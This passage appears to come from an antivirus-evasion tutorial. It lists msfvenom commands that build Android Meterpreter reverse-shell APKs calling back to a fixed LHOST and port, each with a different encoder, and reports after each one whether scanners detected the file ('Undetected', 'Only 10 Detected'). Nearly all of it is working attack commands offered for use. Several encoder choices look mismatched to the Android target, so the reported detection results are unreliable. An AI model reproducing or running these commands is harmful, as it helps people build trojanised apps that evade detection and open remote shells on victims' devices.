
- Only Sixth Detected




7.Seventh Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e ppc/longxor apk > aniket17.apk

- Payload Generate Successfully




- Undetected




8.Eight Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e ppc/longxor_tag apk > aniket18.apk

- Payload Generate Successfully




- Undetected




9.Nine Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e ruby/base64 apk > aniket19.apk

- Payload Generate Successfully




- Undetected




10.Ten Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e sparc/longxor_tag apk > aniket20.apk

- Payload Generate Successfully




- Undetected




11.Eleven Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x64/xor apk > aniket21.apk

- Payload Generate Successfully




- Only 10 Detected




12.Twelve Payload

Command -: msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.157.192 LPORT=4444 -e x64/xor_context apk > aniket22.apk

- Payload Generate Successfully



